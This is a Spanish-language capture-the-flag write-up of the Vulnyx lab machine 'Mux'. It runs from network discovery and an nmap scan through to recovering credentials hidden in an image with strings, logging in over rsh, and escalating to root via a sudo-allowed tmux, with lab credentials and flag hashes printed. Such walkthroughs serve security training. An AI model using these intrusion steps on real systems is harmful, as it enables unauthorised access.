

# Máquina Mux (Vulnyx)

agosto 22, 2025

Comenzamos con averiguar la dirección IP de la Máquina Victima, para ello utilizaremos la herramienta **netdiscover**, para ello ejecutamos el siguiente comando:

```
$ netdiscover -i eth1 -r 10.0.2.0/24
```

```
Currently scanning: Finished! | Screen View: Unique Hosts
4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240
```

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
10.0.2.1	52:54:00:12:35:00	1	60	Unknown vendor
10.0.2.2	52:54:00:12:35:00	1	60	Unknown vendor
10.0.2.3	08:00:27:81:c2:78	1	60	PCS Systemtechnik GmbH
10.0.2.11	08:00:27:8c:39:ab	1	60	PCS Systemtechnik GmbH

- Kali (Máquina Atacante): 10.0.2.4
- Máquina Victima: 10.0.2.11

Comprobamos si tenemos conexión con la Máquina Victima, para ello ejecutamos el siguiente comando:

```
$ ping -c 1 10.0.2.11
```

```
PING 10.0.2.11 (10.0.2.11) 56(84) bytes of data:
64 bytes from 10.0.2.11: icmp_seq=1 ttl=64 time=0.717 ms

— 10.0.2.11 ping statistics —
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.717/0.717/0.717/0.000 ms
```

Como se puede comprobar por el TTL nos enfrentamos a una Máquina **Linux**.

A continuación, realizamos con la herramienta **nmap** un reconocimiento de los servicios, para ello ejecutaremos el siguiente comando:


```
$ nmap -PN 10.0.2.11 -sVC
```

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-11 16:47 CEST
Nmap scan report for 10.0.2.11
Host is up (0.00021s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Apache httpd 2.4.56 ((Debian))
|_http-title: Monna Lisa
|_http-server-header: Apache/2.4.56 (Debian)
512/tcp   open  exec         metkit-rsh rexecd
513/tcp   open  login
514/tcp   open  tcpwrapped
MAC Address: 08:00:27:8C:39:AB (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 12.81 seconds
```

Como podemos comprobar la Máquina Victima tiene abiertos los puertos **80**, **512**, **513** y **514**.

Comprobamos que es lo que corre en el puerto 80.



A continuación, si realizamos con la herramienta **gobuster** un fuzzing web, nos encontrara dos archivos (**index.html** y **image.jpg**).

Nos descargamos la imagen de la **Monna Lisa**, y con la herramienta **strings** probamos si se está aplicando esteganografía, para ello ejecutamos el siguiente comando:

```
$ strings image.jpg
```

```
lisa:My_$3cUr3_RSH_p@zz
```

```
x]3y  
lisa:Gi0c0nd@
```

Nos encontramos dos credenciales diferentes.

Nos intentamos conectar por **rsh** (puerto **514**) y con la contraseña **Gi0c0nd@**, para ello ejecutamos el siguiente comando:

```
$ rsh 10.0.2.11 -l lisa
```

```
Password:  
lisa@mux:~$
```

¡¡¡Somos **Lisa!!!**

Enumeramos los permisos **sudo**, para ello ejecutamos el siguiente comando:

```
$ sudo -l
```

```
Matching Defaults entries for lisa on mux:  
    env_reset, nail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/bin  
User lisa may run the following commands on mux:  
    (root) NOPASSWD: /usr/bin/tmux
```

Nos encontramos con el binario **tmux** que lo podemos ejecutar como el usuario **root**. por lo tanto nos vamos a la pagina [gtfobins](#) a mirar el payload.


### Sudo

If the binary is allowed to run as superuser by **sudo**, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo tmux
```

Lo ejecutamos:

```
$ sudo tmux
```



¡¡¡Ya somos **root**!!!

Ya podemos leer las flags de **user** y **root**.

```
root@mux:/home/lisa# cat user.txt
be2034f028ebe41244687a8498c7cd3d
root@mux:/home/lisa# cd /root
root@mux:~# cat root.txt
bcb441bf0878dca6f6d4d2c7787c6f4b
```